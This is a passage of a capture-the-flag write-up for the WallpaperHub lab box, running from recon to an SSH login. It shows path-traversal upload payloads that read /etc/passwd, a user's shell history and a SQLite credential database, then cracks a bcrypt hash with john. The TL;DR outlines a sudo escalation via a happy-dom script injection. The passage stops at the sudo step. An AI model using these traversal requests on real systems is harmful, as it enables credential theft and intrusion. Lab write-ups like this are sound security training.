WallpaperHub
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Anonymous registration on a Flask app, an LFI through the image upload that pulls/etc/passwd,wp_hub's.bash_history(which says where the database lives) and thedatabase.dbSQLite file itself; cracking a cost-12 bcrypt gets us in over SSH aswp_hub, and asudoon/usr/bin/web-scraper(Node +happy-dom) takes an injected<script>withrequire('child_process').execSync(...), CVE-2024-51757, to run as root.
Recon
Initial scan
ping -c 1 192.168.192.204
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.192.204
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
Not shown: 65530 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 61
80/tcp   open  http    syn-ack ttl 61
5000/tcp open  upnp    syn-ack ttl 61
The 65530 filtered ports (not closed) say there is a firewall dropping silently, which is why the scan takes 26 seconds instead of two. The upnp on 5000 is not upnp: it is what /etc/services says for that number when there is no banner. The -sCV is what identifies the service:
nmap -p22,80,5000 -sCV 192.168.192.204PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
80/tcp open http Apache httpd 2.4.58 (default page)
5000/tcp open http Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Wallpaper Hub - HomePort 80 is the default Apache page (irrelevant) and 5000 a Werkzeug/3.0.1 Python/3.12.3, that is, a Flask application served by its development server.
HTTP - TCP 5000
A dirsearch over the app reveals the usual session-based flow: /login, /register, /gallery and several protected routes (/dashboard, /settings) redirecting to /login. Also two routes, /download/history.csv and /download/users.csv, returning 401, a hint that a parameterised file download exists.
[23:14:29] 302 -  199B  - /dashboard  ->  /login
[23:14:30] 401 -   29B  - /download/history.csv
[23:14:30] 401 -   29B  - /download/users.csv
[23:14:31] 200 -   14KB - /gallery
[23:14:35] 200 -    1KB - /login
[23:14:40] 200 -  847B  - /register

The front page offers registration with no invitation and no verification at all:

And it accepts anything, including a user called admin (the name was free, so the application's administrative account is named something else; we will confirm that later in the database):

And those same credentials get in through the login form, the same translucent card over the lake photo:
Wallpaper Hub
LOGIN
  admin
  admin
  Login
Forgot Password?
New here? Create an account
Shell as wp_hub
The wallpaper upload
Authenticated, the panel exposes an image upload under /upload-wallpaper:

Before touching anything it pays to see what a legitimate request looks like, and it has everything worth knowing: a multipart/form-data with a single part called file, a filename that comes straight from the browser and a Content-Type: image/jpeg.
POST /upload-wallpaper HTTP/1.1
Host: 192.168.192.204:5000
Content-Type: multipart/form-data; boundary=----geckoformboundary...
Content-Length: 875194

------geckoformboundary...
Content-Disposition: form-data; name="file"; filename="wallpapers_wallpapers_photo2.jpg"
Content-Type: image/jpeg
LFI through the filename
The server stores the file using the name that arrives in filename= without sanitising the path, and later serves it from /download/<id>. It is a classic traversal (path traversal LFI), except that instead of reading through a ?file= we write a record pointing wherever we like. Proof of concept against /etc/passwd, changing the Content-Type to plain/text along the way so there is no doubt about the type:
Content-Disposition: form-data; name="file"; filename="../../../../../etc/passwd"
Content-Type: plain/text
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.1 Python/3.12.3
Location: /upload-wallpaper?session=<SecureCookieSession {'_permanent': True, 'username': 'admin',
'_flashes': [('info', 'File uploaded successfully!')]}>
As a bonus, the application serialises the whole session into the redirect URL, success message included. Not a vulnerability, but a convenient oracle: you know whether the upload landed without reading the HTML.

The record shows up in /my-uploads with a UUID, and the Download button fetches the real file. The browser saves it under its actual name, passwd, 1.8 KB:
cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
wp_hub:x:1001:1001::/home/wp_hub:/bin/bash
We now have a username and its $HOME: wp_hub, in /home/wp_hub.
The .bash_history says where the database is
With a known $HOME, the first file worth asking for is not the SSH key but the shell history (credential hunting): it is where people accidentally write down how their own service is put together.
Content-Disposition: form-data; name="file"; filename="../../../../../../home/wp_hub/.bash_history"
A single line, and it is the one that opens the box:
sqlite3 ~/wallpaper_hub/database.db
The database path does not have to be guessed: the administrator wrote it down.
Exfiltrating database.db and breaking the bcrypt
Third pass through the same traversal, now against the file that matters:
Content-Disposition: form-data; name="file"; filename="../../../../../../home/wp_hub/wallpaper_hub/database.db"
Content-Type: plain/text
We download it and open it. The users table has two rows: ours (admin, the one we just registered) and the one we were after.
SELECT * from users;user_id username password description
0 wp_hub $2b$12$lgsrjRa0imePu9iSnp1UsOPLWqAKK... Wallpaper Hub New user.
1 admin $2b$12$KmVEkgwVIUnOlQbu9EKSbeWyGaKa0... Wallpaper Hub New user.
The hashes are bcrypt $2b$12$: 2b is the modern version of the algorithm and 12 is the cost, that is, 2¹² = 4096 iterations per attempt. A bcrypt does not fall at fast-hash speed, only to a dictionary (hash cracking), and the usual one is enough here:
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
qazwsxedc        (?)
1g 0:00:00:29 DONE (2026-03-04 13:10) 0.03407g/s 68.68p/s 68.68c/s 68.68C/s bubba1..biatch
The Cost 1 (iteration count) is 4096 independently confirms cost 12, and the 68 passwords per second explain why this only works for a dictionary password: at that rate, all of rockyou would take nearly six days.
SSH as wp_hub
ssh wp_hub@192.168.192.204
# qazwsxedc
wp_hub@wallpaperhub:~$ id
uid=1001(wp_hub) gid=1001(wp_hub) groups=1001(wp_hub)
The web application password was also the system one, and wp_hub is in no interesting group: uid 1001 and nothing else.
Local
cat local.txt && whoami && ip a && hostname
a0c3c9725561cc6253dbf96b93a007a5
wp_hub
...
    inet 192.168.192.204/24 brd 192.168.192.255 scope global ens192
wallpaperhub
Privilege escalation
A sudo rule with a wildcard over a custom binary
sudo -l
cat /usr/bin/web-scraper
Matching Defaults entries for wp_hub on wallpaperhub:
